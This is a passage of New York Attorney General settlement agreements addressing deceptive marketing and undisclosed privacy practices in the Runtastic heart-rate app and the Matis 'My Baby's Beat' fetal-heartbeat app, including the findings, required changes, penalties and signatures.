20. Runtastic maintains a Privacy Policy that states how the company handles users’ personal information, including heart rate readings generated by Heart Rate Monitor. Prior to the OAG’s investigation, Runtastic did not require that all users expressly consent to the Policy. Rather, unless a user created an account with Runtastic, the company deemed a consumer to have consented to the Privacy Policy by default, if the consumer used the Runtastic web site. This default consent for consumers that used the app without creating an account did not ensure that all users understood Runtastic’s Privacy Policy, because they may never have seen it.

¹⁹ “Clearly and prominently,” as used in this Assurance, means, in textual communications (*e.g.*, printed publications or words displayed on the screen of a computer or mobile device), that the required disclosures are of a type, size, and location sufficiently noticeable for an ordinary consumer to read and comprehend them, in print that contrasts highly with the background on which they appear. The required disclosures must: (1) be presented in an understandable language and syntax; and (2) include nothing contrary to, inconsistent with, or in mitigation of any statement contained within the disclosure or within any document linked to or referenced therein.

21. The combination of the statements in Runtastic's Privacy Policy that "[h]ealth data will never be shared with advertisers or similar agencies," and that the "user explicitly agrees that Runtastic shall have the right to use all automatically collected personally identifiable information, in accordance with the privacy settings of such user, for purposes of the Runtastic applications" was unclear.

22. Runtastic collected and provided to third parties the unique device identifier of users of Heart Rate Monitor, which is personally identifiable information. In other words, Runtastic gives third parties information about users of Heart Rate Monitor that third parties may use to identify users. Runtastic did not disclose this practice to users.

23. Runtastic has a "Live Tracking" feature that enables third parties to see the route and data of the user's sports activity on the runtastic.com platform. The Privacy Policy states that this feature can be deactivated via Profiles-Settings-Privacy, but this option is not available within the app itself. The Privacy Policy also stated that the user activates this feature and that the user will be queried before each session, but this did not occur. On Google Play, a user posted a review in February 2016, stating: "They allow people to see me live on my run, even though I did not enable this setting."

24. Runtastic did not disclose to users of Heart Rate Monitor that the personal health information collected and stored by Runtastic, and subsequently shared by the user via Heart Rate Monitor, may not be protected under the Health Insurance Portability and Accountability Act ("HIPAA").

25. Although Runtastic states in its Privacy Policy that it will not pass on personally identifiable user information to third parties, except as required by law or with the explicit

consent of users, Runtastic did not disclose to consumers the risk that third parties who receive non-personally identifiable user data from Runtastic may reidentify data about specific users.²⁰

26. As a result of the OAG's investigation, Runtastic now secures express consent to its Privacy Policy from users of its mobile applications, via a message that provides users the ability to physically scroll through the entire Policy and, before using the app, requires users to click on a button that states: "I have read and agree to the Terms of Service and Privacy Policy." This applies to any revisions to the Privacy Policy.

27. As a result of the OAG's investigation, Runtastic modified its Privacy Policy to state clearly and prominently the following:

- a. Runtastic deems all user information confidential and does not disclose such information without the express informed consent of the user. Such consent shall be secured through an express action by the consumer such as clicking a check-box, providing an electronic signature, or other substantially similar method, after clear and conspicuous disclosure immediately above such check-box or electronic signature, indicating that the consumer is agreeing to the disclosure of his or her information by Runtastic. A pre-checked box shall not be considered evidence of consent. Runtastic does not release user information to any person or organization not specifically authorized by the individual user. Runtastic does transfer user information to: (i) other health and fitness services, such as MyFitnessPal or Jawbone, after users explicitly consent to the transfer when they connect to such services; and (ii) vendors, service providers, and other partners such as Google Analytics, Emarsys, or Adjust, who help Runtastic to provide and improve its services, such as providing technical infrastructure services or analyzing how the services perform or how they are used.
- b. Runtastic may share Runtastic users' non-health information (such as user-created profile information) with Runtastic "friends" when the user has created a Runtastic account. This default can be changed by Runtastic users in the privacy settings of their account.

²⁰ See Paul Ohm, Broken Promises of Privacy: Responding to the Surprising Failure of Anonymization, 57 UCLA Law Rev. 1701 (2010), available at http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1450006; Sweeney L., Only You, Your Doctor, and Many Others May Know, Technology Science, September 29, 2015, available at <http://techscience.org/a/2015092903>.

- c. The “live tracking” feature of Runtastic’s apps can be activated only after express activation by the respective user.
- d. Runtastic provides users an easy-to-use mechanism via its website for a user to request the destruction of all of user information. Runtastic shall comply with such requests within ten days and maintain a record of the destruction for one year.
- e. Runtastic provides users the option to opt out of marketing through an easy-to-use mechanism via its website.
- f. Runtastic deletes all data associated with any canceled or deleted user accounts after a reasonable period of time but no later than thirty (30) days after the user cancels his or her account.
- g. Runtastic has implemented reasonable security policies and procedures designed to protect user information.
- h. Runtastic may disclose user information in response to lawful requests from federal, state, local, or foreign law and civil enforcement agencies.
- i. Runtastic may share with its affiliates, agents and business partners “aggregated” data compiled from the information that it collects from users. Although this data does not identify users personally, there is a risk that third parties who receive such data from Runtastic may reidentify specific users.
- j. Personal health information collected and stored by Runtastic, and subsequently shared by the user via Heart Rate Monitor, may not be protected under the Health Insurance Portability and Accountability Act (“HIPAA”).

III. RELEVANT NEW YORK STATE LAW

28. The New York State Executive Law prohibits “repeated fraudulent or illegal acts” in the conduct of any business, trade or commerce, and allows the OAG to institute a special proceeding for restitution, damages, and/or injunctive relief against any party which has committed such acts. N.Y. Exec. Law § 63(12).

29. The New York General Business Law prohibits “deceptive acts or practices in the conduct of any business, trade or commerce or in the furnishing of any service” in New York State, as well as “false advertising in the conduct of any business,” and authorizes the OAG to bring an action to enjoin any such practices. N.Y. Gen. Bus. Law §§ 349 and 350.

30. Marketing a Health Measurement App without substantiation that it accurately measures what it purports to measure, and without fully and clearly disclosing privacy practices, constitute deceptive business practices in violation of New York Executive Law § 63(12) and General Business Law §§ 349 and 350.

NOW, WHEREAS, Runtastic neither admits nor denies the Attorney General’s findings in Paragraphs 4 through 16 and 20 through 25 above; and

WHEREAS, New York laws prohibiting deceptive business practices and misleading advertising confer important consumer and public health protections; and

WHEREAS, Runtastic has cooperated with the OAG’s investigation; and

WHEREAS, the Attorney General is willing to accept the terms of this Assurance under Executive Law Section 63(15) and to discontinue his investigation; and

WHEREAS, the parties each believe that the obligations imposed by this Assurance are prudent and appropriate; and

WHEREAS, the Attorney General has determined that this Assurance is in the public interest.

IT IS HEREBY UNDERSTOOD AND AGREED, by and between the parties that:

IV. PROSPECTIVE RELIEF

A. Documentation of Substantiation

31. If Runtastic makes any material change to its claims concerning the functionality of Heart Rate Monitor, it must perform testing to substantiate any such claims. The testing must be performed by researchers qualified by training and experience to conduct such testing. Runtastic shall secure and preserve all data, analyses, and documents regarding such testing, and make them available to the OAG upon request.

B. Marketing Changes

32. Runtastic shall maintain the changes to Heart Rate Monitor described above in Paragraphs 18 and 19.

33. Runtastic shall not make, or assist others in making, expressly or by implication, including through the use of a mobile application name, endorsement, depiction, or illustration, any false or misleading representation or claim regarding the features or efficacy of a mobile application.

C. Privacy Protections

34. Runtastic shall maintain the changes to its Privacy Policy and acceptance procedure described above in Paragraphs 26 and 27.

35. Runtastic shall not misrepresent in any manner, expressly or by implication, the extent to which it maintains the privacy or security of user information,²¹ including but not limited to:

- a. Its collection or disclosure of any user information, including but not limited to users' device identifier; and
- b. The extent to which Runtastic makes or has made user information accessible to third parties.

36. Prior to sharing any de-identified user information (that users consent to allow Runtastic to share) with third parties, Runtastic shall, in writing, secure the express written agreement of such third parties that they will not attempt to re-identify the information to any particular individual.

37. To protect the security of user information, Runtastic shall:

²¹ "User information," as used in this Assurance, means any information collected from a user and/or provided to a user (*e.g.*, a heart rate measurement) by a Runtastic app.

- a. Establish and implement reasonable security policies and procedures designed to protect user Information. Such policies and procedures, a reasonable summary of which shall be documented in writing, shall be appropriate to the nature and scope of Runtastic's activities and the sensitivity of the covered information.
- b. At least bi-annually, review its existing security policies and procedures designed to protect user Information, and update such policies and procedures as necessary to maintain reasonable security.

V. CIVIL PENALTIES

38. Within thirty (30) days of the Effective Date, Runtastic shall pay \$5,000 to the OAG as a civil penalty. Such sum shall be payable by check to "State of New York Department of Law."

VI. LIQUIDATED DAMAGES

39. If Runtastic violates any provision of this Assurance, the OAG may elect to demand that Runtastic pay liquidated damages of \$5,000 per violation for such non-compliance. Before liquidated damages may be imposed, the OAG shall give Runtastic written notice that Runtastic may be subject to liquidated damages under this Paragraph. In the event that Runtastic does not cure the violation within ten (10) days of receipt of the OAG's written notice, the OAG may impose liquidated damages pursuant to this Paragraph. The damages period shall commence on the date that Runtastic receives the OAG's written notice and end on the date that Runtastic cures the violation or provides the requested information.

VII. GENERAL PROVISIONS

40. Compliance: Runtastic shall submit to the OAG, within ninety (90) days of the Effective Date, a detailed letter certifying and setting forth its compliance with the terms of this Assurance.

41. Runtastic's Representations: The OAG has agreed to the terms of this Assurance based on, among other things, the representations made to the OAG by Runtastic and its counsel

and the OAG's own factual investigation as set forth in the above Findings. To the extent that any material representations are later found to be inaccurate or misleading, this Assurance is voidable by the OAG in its sole discretion.

42. Communications: All communications, reports, correspondence, and payments that Runtastic submits to the OAG concerning this Assurance or any related issues are to be sent to the attention of the person identified below:

Michael D. Reisman, Esq.
Assistant Attorney General
Health Care Bureau
Office of the New York State Attorney General
120 Broadway

New York, New York 10271

43. Receipt by the OAG of materials referenced in this Assurance, with or without comment, shall not be deemed or construed as approval by the OAG of any of the materials, and Runtastic shall not make any representations to the contrary.

44. All notices, correspondence, and requests to Runtastic shall be directed as follows:

Mr. Christian Kaar
Runtastic GmbH
Pluskaufstraße 7 / Business Center
4061 Pasching/Linz (Austria)

45. Valid Grounds and Waiver: Runtastic hereby accepts the terms and conditions of this Assurance and waives any rights to challenge it in a proceeding under Article 78 of the Civil Practice Law and Rules or in any other action or proceeding.

46. No Deprivation of the Public's Rights: Nothing herein shall be construed to deprive any member or other person or entity of any private right under law or equity.

47. No Blanket Approval by the Attorney General of Runtastic's Practices: Acceptance of this Assurance by the OAG shall not be deemed or construed as approval by the OAG of any of Runtastic's acts or practices, or those of its agents or assigns, and none of them shall make any representation to the contrary.

48. Monitoring by the OAG: To the extent not already provided under this Assurance, Runtastic shall, upon request by the OAG, provide all documentation and information necessary for the OAG to verify compliance with this Assurance. Runtastic may request an extension of particular deadlines under this Assurance, but OAG need not grant any such request. This Assurance does not in any way limit the OAG's right to obtain, by subpoena or by any other means permitted by law, documents, testimony, or other information.

49. No Limitation on the Attorney General's Authority: Nothing in this Assurance in any way limits the OAG's ability to investigate or take other action with respect to any non-compliance at any time by Runtastic with respect to this Assurance, or Runtastic's noncompliance with any applicable law with respect to any matters.

50. No Undercutting of Assurance: Runtastic shall not take any action or make any statement denying, directly or indirectly, the propriety of this Assurance or expressing the view that this Assurance is without factual basis. Nothing in this paragraph affects Runtastic's: (a) testimonial obligations, or (b) right to take legal or factual positions in defense of litigation or other legal proceedings to which the OAG is not a party. This Assurance is not intended for use by any third party in any other proceeding.

51. Under Executive Law Section 63(15), evidence of a violation of this Assurance shall constitute prima facie proof of a violation of the applicable law in any action or proceeding thereafter commenced by the OAG.

52. This Assurance shall be governed by the laws of the State of New York without regard to any conflict of laws principles.

53. If a court of competent jurisdiction determines that Runtastic has breached this Assurance, Runtastic shall pay to the OAG the cost, if any, of such determination and of enforcing this Assurance, including, without limitation, legal fees, expenses, and court costs.

54. If the Assurance is voided or breached, Runtastic agrees that any statute of limitations or other time-related defenses applicable to the subject of the Assurance and any claims arising from or relating thereto are tolled from and after the date of this Assurance. In the event the Assurance is voided or breached, Runtastic expressly agrees and acknowledges that this Assurance shall in no way bar or otherwise preclude the OAG from commencing, conducting or prosecuting any investigation, action or proceeding, however denominated, related to the Assurance, against Runtastic, or from using in any way any statements, documents or other materials produced or provided by Runtastic prior to or after the date of this Assurance.

55. None of the parties shall be considered to be the drafter of this Assurance or any provision for the purpose of any statute, case law, or rule of interpretation or construction that would or might cause any provision to be construed against the drafter hereof. This Assurance was drafted with substantial input by all parties and their counsel, and no reliance was placed on any representation other than those contained in this Assurance.

56. In the event that any one or more of the provisions contained in this Assurance shall for any reason be held to be invalid, illegal, or unenforceable in any respect, in the sole discretion of the OAG such invalidity, illegality, or unenforceability shall not affect any other provision of this Assurance.

57. This Assurance contains an entire, complete, and integrated statement of each and every term and provision agreed to by and among the parties, and the Assurance is not subject to any condition not provided for herein. This Assurance supersedes any prior agreements or understandings, whether written or oral, between and among the OAG and Runtastic regarding the subject matter of this Assurance.

58. This Assurance may not be amended or modified except in an instrument in writing signed on behalf of all the parties to this Assurance.

59. The division of this Assurance into sections and subsections and the use of captions and headings in connection herewith are solely for convenience and shall have no legal effect in construing the provisions of this Assurance.

60. Binding Effect: This Assurance is binding on and inures to the benefit of the parties to this Assurance and their respective successors and assigns, provided that no party, other than the OAG, may assign, delegate, or otherwise transfer any of its rights or obligations under this Assurance without prior written consent of the OAG. “Successors” includes any entity which acquires the assets of Runtastic or otherwise assumes some or all of Runtastic’s current or future business.

61. Effective Date: This Assurance is effective on the date that it is signed by the Attorney General or his authorized representative (the “Effective Date”), and the document may be executed in counterparts, which shall all be deemed an original for all purposes.


AGREED TO BY THE PARTIES:

Dated: _____

January 30, 2017

Runtastic GmbH

By: _____



RECEIVED 1/30/17
C. KAAR
CTO

Dated: New York, New York

January 31, 2017

ERIC T. SCHNEIDERMAN

Attorney General of the State of New York

LISA LANDAU

Bureau Chief

Health Care Bureau

By: _____



MICHAEL D. REISMAN
Assistant Attorney General
Health Care Bureau

ATTORNEY GENERAL OF THE STATE OF NEW YORK

In the Matter of

Matis Ltd.

Assurance No.: 16-101

**ASSURANCE OF DISCONTINUANCE
UNDER EXECUTIVE LAW
SECTION 63, SUBDIVISION 15**

Pursuant to the provisions of Section 63(12) of the Executive Law, Education Law Section 6515, and Article 22-A of the General Business Law, Eric T. Schneiderman, Attorney General of the State of New York, caused an inquiry to be made into certain business practices of Matis Ltd. (“Matis¹”). Based upon that inquiry, the Office of the Attorney General (“the OAG”) has made the following findings, and Matis has agreed to modify its business practices and comply with the following provisions of this Assurance of Discontinuance (“Assurance”).

I. BACKGROUND

1. The proliferation of smartphones and other mobile devices has created intense demand for mobile applications,² which consumers purchase primarily through two online stores, Apple’s App Store (which offers versions for iPhones and compatible devices), and Google Play (which offers versions for Android phones and compatible devices).

2. Health-related mobile applications have become especially popular, with more than 165,000 currently available.³ The majority of these provide general medical reference and

¹ In this Assurance, “Matis” shall mean Matis’ owners and officers.

² “Mobile application” is defined herein as a program designed to be or capable of being used on a smartphone or other mobile device.

³ See <http://www.latimes.com/business/technology/la-me-mobile-health-safety-20160412-story.html>.

education or allow consumers to track their fitness or symptoms based on data they input themselves, and may promote health awareness. A narrower category of mobile applications (hereafter, “Health Measurement Apps”), however, purport to measure vital signs or other indicators of health using only a smartphone’s camera and sensors, without any need for an external device and can be harmful to consumers if they provide inaccurate or misleading results.⁴ For example, they can provide false reassurance that a consumer is healthy, which might cause her to forego necessary medical treatment and thereby jeopardize her health. Conversely, Health Measurement Apps can incorrectly indicate a medical issue, causing a consumer to unnecessarily seek medical treatment.

II. THE OAG’S INVESTIGATION AND FINDINGS

3. Matis is an Israeli company with its principal place of business at Hasavoraim 15/3 Street, Tel Aviv, Israel. Matis describes itself as “an innovative boutique company” that “develop[s] and design[s] unique mobile apps in both, iOS and Android environments.”⁵

4. The Health Care Bureau of the New York State Office of the Attorney General (“OAG”) received reports that pregnant consumers are downloading a Health Measurement App, “My Baby’s Beat–Baby Heart Monitor App,” and using it to measure and assess the health of their fetuses.


A. Matis’ Marketing Practices

5. Matis created, and has offered, My Baby’s Beat–Baby Heart Monitor App for sale to consumers around the world, including in New York State, through Apple’s App Store


⁴ See, e.g., <http://www.imedicalapps.com/2015/02/apple-google-health-app-patients/>; <http://www.nejm.org/doi/full/10.1056/NEJMh1e1403384>; http://www.slate.com/blogs/future_tense/2013/09/24/mhealth_fda_needs_to_regulate_digital_snake_oil.html; <http://www.motherjones.com/environment/2015/01/medical-apps-not-helping>; http://www.wired.com/2014/07/medical_apps/.

⁵ <http://matis-apps.com/>.

since 2011, and through Google Play since December 2015. The app purports to allow a pregnant user to listen to her fetus's heartbeat by holding a smartphone to her belly, as shown in this screenshot:




6. When a consumer uses My Baby's Beat–Baby Heart Monitor App as indicated above, graph-like waves appear on the smartphone and peak when any sound is made, as shown in this screenshot:



Even if a user is not pregnant, when using the app, he or she will hear something that sounds like a heartbeat, which may be the sound of his or her own heart.

7. My Baby's Beat–Baby Heart Monitor App, which sells on the App Store for \$4.99 and on Google Play for \$1.99, has been downloaded hundreds of thousands of times in the U.S. and has generated hundreds of thousands of dollars in gross revenue. In 2016, My Baby's Beat–Baby Heart Monitor App became the most popular app in the paid medical category in Apple's App Store. The app's name, its classification as "medical," and its logo depicting a fetus inside a stethoscope strongly suggested that the app is medical in nature as shown in this screenshot from the App Store's rankings for paid medical apps:



The net impression conveyed to a pregnant consumer by My Baby’s Beat–Baby Heart Monitor App was that the app is medical in nature and will play the fetal heartbeat.

8. Matis, at the top of the listing it created for the App Store’s “Medical” Category, made the following claims about My Baby’s Beat–Baby Heart Monitor App, from the app’s launch until July 2016 (when Matis made certain changes to the app, as described below, as a result of the OAG’s investigation):⁶

- a. “Turn your smartphone into a fetal monitor with My Baby’s Beat app.”
- b. “Use your iPhone / iPad microphone to hear your baby’s heartbeat sound.”
- c. “A Top 10 Medical Category in USA/UK and over 40 countries worldwide.”
- d. “Using ONLY THE IPHONE’S MICROPHONE, you can listen to your baby’s heartbeat and movements, just like a Fetal Heart Monitor.”
- e. “‘My Baby’s Beat’ was designed for weeks 30-40. Some customers report success as early as week 20, but if you are not in weeks 30-40, keep in mind that the chances of success are low.”
- f. “We recommend switching your iPhone to airplane mode, to stop all mobile and Internet transmissions before using this app, just as a precaution to avoid cellular concerns that people have.”

⁶ Matis has made a version of most of these claims in the App Store listing since 2011.

9. Matis, at the top of the listing it created for Google Play’s “Medical” Category, made the following claims about My Baby’s Beat–Baby Heart Monitor App, from the app’s launch in 2015 until July 2016⁷:

- a. “Instead of buying a home Doppler you can turn your smartphone into a Fetal heart monitor, using ONLY the PHONE’S MICROPHONE and a pair of headphones.”
- b. “My Baby’s beat was first launched on 2011 [sic] and is the leader of pregnancy apps category ever since.”
- c. “Safety first: We recommend switching your phone to airplane mode, to avoid any emission.”

10. Matis, at the top of the main page on its website,⁸ made the following claims about My Baby’s Beat–Baby Heart Monitor App, from the app’s launch until July 2016:

⁷ At the bottom of the App Store and Google Play listings for My Baby’s Beat–Baby Heart Monitor App, which one could read on a smartphone only by scrolling to a different screen, the following language appeared: “This app is not intended as a replacement for medical advice of any kind. For any medical questions, or concerns regarding your baby’s health, please consult with your doctor/midwife.” After purchasing the app and activating it, the following one-time pop-up message appeared: “This app is not intended for medical use. If you have any concerns about your pregnancy or baby’s health, please consult with your doctor/midwife immediately.” Before using the app, the user had to click “OK” to this message and click “Accept” to a five-page, single-spaced document available on the App Store and in the app. In a dense section in the document titled “Assumption of Risk” (which one could read on a smartphone only by scrolling to a different screen), the following language appeared in small print: “You acknowledge and agree that no medical advice, medical service, medical information or other medical engagement is provided through the Application or otherwise by MATIS or by anyone on its behalf, and that you are installing and (if applicable) using the Application at your own risk, without any reliance, assumption, expectation, or intent whatsoever that the Application and/or MATIS shall provide you any medical advice, medical service, medical information or other medical engagement. The application is supplied and distributed by MATIS solely for enjoyable use and shall not and cannot be used for any other purposes, including without limitation, for any medical purposes whatsoever, or any other purpose or usage where accuracy or reliability is required. You are hereby urged and expressly asked to consult your health care provider for any health concerns.”

⁸ <http://mybabysbeat.com/>.

- a. “My Baby’s Beat is a unique, state-of-the-art, IOS and Android application that monitors a fetus’s heartbeat during pregnancy. The app uses only the device’s microphone, with no accessory required.”
- b. “My Baby’s Beat enables pregnant women to listen, record and share the sound of their baby’s heartbeat with friends and family. Social sharing is available via email, text message, Twitter, What’sApp or Facebook.”
- c. “My Baby’s Beat was created to make you feel safe. Before using the app, we recommend switching to airplane mode to avoid mobile emission.”
- d. “My Baby’s Beat is based on an algorithm that uses sound signals to amplify the sound of the fetus’s heart beat in the uterus and separate it from other noises including the mother’s heartbeat. We have created a fetal stethoscope tapping only into the smartphone’s microphone which was originally intended for speech only.”

11. Matis made these claims without providing sufficient evidence substantiating that My Baby’s Beat–Baby Heart Monitor App actually plays the sound of the fetal heartbeat. Although Matis exhorted consumers to use My Baby’s Beat–Baby Heart Monitor App rather than a fetal monitor or Doppler, it never conducted, for example, a live testing comparison to a fetal monitor, Doppler, or any other device that has been scientifically proven to play the sound of a fetal heartbeat. More than 160 consumer reviews of My Baby’s Beat–Baby Heart Monitor App in the App Store and Google Play complained that it did not work – in other words, that the users were not able to hear the fetal heartbeat.

12. My Baby’s Beat–Baby Heart Monitor App has not been reviewed by the United States Food and Drug Administration (“FDA”), which regulates fetal cardiac monitors, which are

defined as “device[s] used to ascertain fetal heart activity during pregnancy and labor” and are classified as Class II,⁹ which means they are “higher risk devices than Class I and require greater regulatory controls to provide reasonable assurance of the device’s safety and effectiveness.”¹⁰

13. My Baby’s Beat–Baby Heart Monitor App can potentially harm consumers by providing false reassurance that they are hearing the fetal heartbeat. A review on the Google Play online store, dated January 4, 2016, stated: “This app is a scam... Mine played a heartbeat and my baby didn’t have one confirmed today by a doctor and i had heard one before 3xs with a sono. I had believed in this app and was only let down and feel dumb for thinking a stupid app would show something a sonogram didn’t. You should be ashamed!!”

14. In an article in the British Medical Journal regarding validated fetal heart monitors, doctors warned that “the untrained use of fetal heart monitors constitutes a risk to the safety of pregnant women and their unborn babies” by providing women with false assurance that they were hearing a healthy fetal heartbeat or causing women unnecessarily to seek medical attention when they could not hear the fetal heartbeat.¹¹ These concerns are even more pronounced with My Baby’s Beat–Baby Heart Monitor App.

15. In July 2016, as a result of the OAG’s investigation, Matis made the following changes to My Baby’s Beat–Baby Heart Monitor App:

- a. Matis changed the name of the app to “My Baby’s Beat – Prenatal Listener.”
- b. Matis removed the app from the “Medical” category of online stores, and placed it in the “Lifestyle” category.
- c. Matis changed the logo for the app to a cartoon baby inside a heart, as follows:

⁹ 21 C.F.R. § 884.2600.

¹⁰ <http://www.fda.gov/AboutFDA/Transparency/Basics/ucm194438.htm>.

¹¹ Abhijoy Chakladar & Hazel Adams, *The Dangers Of Listening To The Fetal Heart At Home*, 339 British Medical Journal 1112 (2009).



d. Matis revised the description of My Baby's Beat and included the following language clearly and prominently¹² in the listings for My Baby's Beat in the App Store, Google Play, and on Matis' website, and in a pop-up message that must be viewed by users of the app:

- i. "KEEP IN MIND PLEASE, THAT MY BABY'S BEAT IS NOT A MEDICAL DEVICE AND IS NOT INTENDED TO BE USED FOR MEDICAL DECISIONS OF ANY KIND." (This sentence appears twice.)
- ii. "This app is NOT a medical device, and NOT intended as a replacement for medical advice of any kind."
- iii. "For any medical questions or concerns regarding your pregnancy and your baby's health, please consult with your doctor/midwife."

e. Matis made the following changes to all consumer-facing materials regarding My Baby's Beat:

- i. Matis stopped using the terms "Doppler," "Fetal Heart Monitor" and "Prenatal Monitor." Matis now describes the app as a "Prenatal Listener."
- ii. The pregnancy term for best use of the app has been clarified. It now states: "For best results, use "My Baby's Beat" after reaching week 30."
- iii. The sounds played by the app include heartbeat and other sounds.

¹² "Clearly and prominently," as used in this Assurance, means, in textual communications (*e.g.*, printed publications or words displayed on the screen of a computer or mobile device), that the required disclosures are of a type, size, and location sufficiently noticeable for an ordinary consumer to read and comprehend them, in print that contrasts highly with the background on which they appear. The required disclosures must: (1) be presented in an understandable language and syntax; and (2) include nothing contrary to, inconsistent with, or in mitigation of any statement contained within the disclosure or within any document linked to or referenced therein.

- iv. Matis stopped using the phrase “‘My Baby’s Beat’ was created to make you feel safe.”
- v. Matis stopped using the phrase “Turn your smartphone into a fetal monitor with My Baby’s Beat app.”
- vi. Matis stopped using the phrase “Instead of buying a home Doppler you can turn your smartphone into a Fetal heart monitor.”
- vii. Matis stopped using the phrase “We have created a fetal stethoscope.”
- viii. Matis no longer claims to be the leading pregnancy app.

16. As a result of the OAG’s investigation, Matis provided to the OAG additional satisfactory evidence that the sounds played by My Baby’s Beat include heartbeat and other sounds.

B. Matis’ Privacy Practices

17. Like many mobile application developers, Matis collects and stores information about the users of its apps. Although Matis makes available a Privacy Policy, prior to the OAG’s investigation Matis did not disclose to users of My Baby’s Beat–Baby Heart Monitor App that Matis collected and stored the following information: (i) a global unique identifier of the user’s device; (ii) an internal numeric score indicating how engaged is the user with the app; (iii) the user’s feedback regarding the app (such as ratings and emails); and (iv) recordings that users share via the app.

18. Although Matis states in its Privacy Policy that it will not sell or otherwise transfer or assign data it collects from consumers to any other person or entity, the Policy states that Matis may combine users’ information with information from other users to create “aggregated data,” which Matis may disclose to third parties. Matis stated in the Privacy Policy that such aggregated data did not contain any information that could be used to identify users,

but did not disclose to consumers the risk that third parties, who receive aggregated data from Matis in order to provide services to Matis, may reidentify data about specific users.¹³

19. As a result of the OAG's investigation, Matis modified its Privacy Policy as follows:

a. Matis discloses to users that it collects and stores the following information: (i) an internal numeric score indicating how engaged the user is with the app; (ii) the user's feedback regarding the app (such as ratings and emails); and (iii) recordings that users share via the app.

b. Matis will not collect or store a global unique identifier of the user's device.

c. Matis will not share user information, including but not limited to aggregate or deidentified form, with any third party other than to use third parties for Matis' storage, security or internal analytics. Although this data does not identify users personally, there is a risk that third parties who receive such data from Matis may reidentify specific users.

III. RELEVANT NEW YORK STATE LAW

20. The New York State Executive Law prohibits "illegal or fraudulent acts" in the conduct of any business, trade or commerce, and allows the OAG to institute a special proceeding for restitution, damages, and/or injunctive relief against any party which has committed such acts. N.Y. Exec. Law § 63(12).

21. The New York General Business Law prohibits "deceptive acts or practices in the conduct of any business, trade or commerce or in the furnishing of any service" in New York State, as well as "false advertising in the conduct of any business," and authorizes the OAG to enjoin any such practices. N.Y. Gen. Bus. Law §§ 349 and 350.

¹³ See Paul Ohm, Broken Promises of Privacy: Responding to the Surprising Failure of Anonymization, 57 UCLA Law Rev. 1701 (2010), available at http://papers.ssrn.com/sol3/papers.cfm?abstract_id=1450006; Sweeney L., Only You, Your Doctor, and Many Others May Know, Technology Science, September 29, 2015, available at <http://techscience.org/a/2015092903>.

22. Marketing a Health Measurement App without substantiation of its accuracy and that it measures what it purports to measure, and without fully and clearly disclosing privacy practices, constitute deceptive business practices in violation of New York Executive Law § 63(12) and General Business Law §§ 349 and 350.

NOW, WHEREAS, Matis neither admits nor denies the Attorney General’s findings set forth in Paragraphs 4 through 14 and 17 through 18 above; and

WHEREAS, New York laws prohibiting deceptive business practices and misleading advertising confer important consumer and public health protections; and

WHEREAS, Matis has cooperated with the OAG’s investigation; and

WHEREAS, the Attorney General is willing to accept the terms of this Assurance under Executive Law Section 63(15) and to discontinue his investigation; and

WHEREAS, the parties each believe that the obligations imposed by this Assurance are prudent and appropriate; and

WHEREAS, the Attorney General has determined that this Assurance is in the public interest.

IT IS HEREBY UNDERSTOOD AND AGREED, by and between the parties that:

IV. PROSPECTIVE RELIEF

A. Documentation of Substantiation

23. If Matis makes any material change to its claims concerning the functionality of My Baby’s Beat–Baby Heart Monitor App, it must perform testing to substantiate any such claims. The testing must be conducted by researchers qualified by training and experience to conduct such testing. Matis shall secure and preserve all data, analyses, and documents regarding such testing, and make them available to the OAG upon request.

B. Changes to My Baby's Beat

24. Matis shall maintain the changes to My Baby's Beat–Baby Heart Monitor App described above in Paragraph 15. In particular:

- a. Removal of the following phrases, and similarly worded phrases, from all consumer-facing materials (i.e., app store listings, website, etc.) relating to the app:
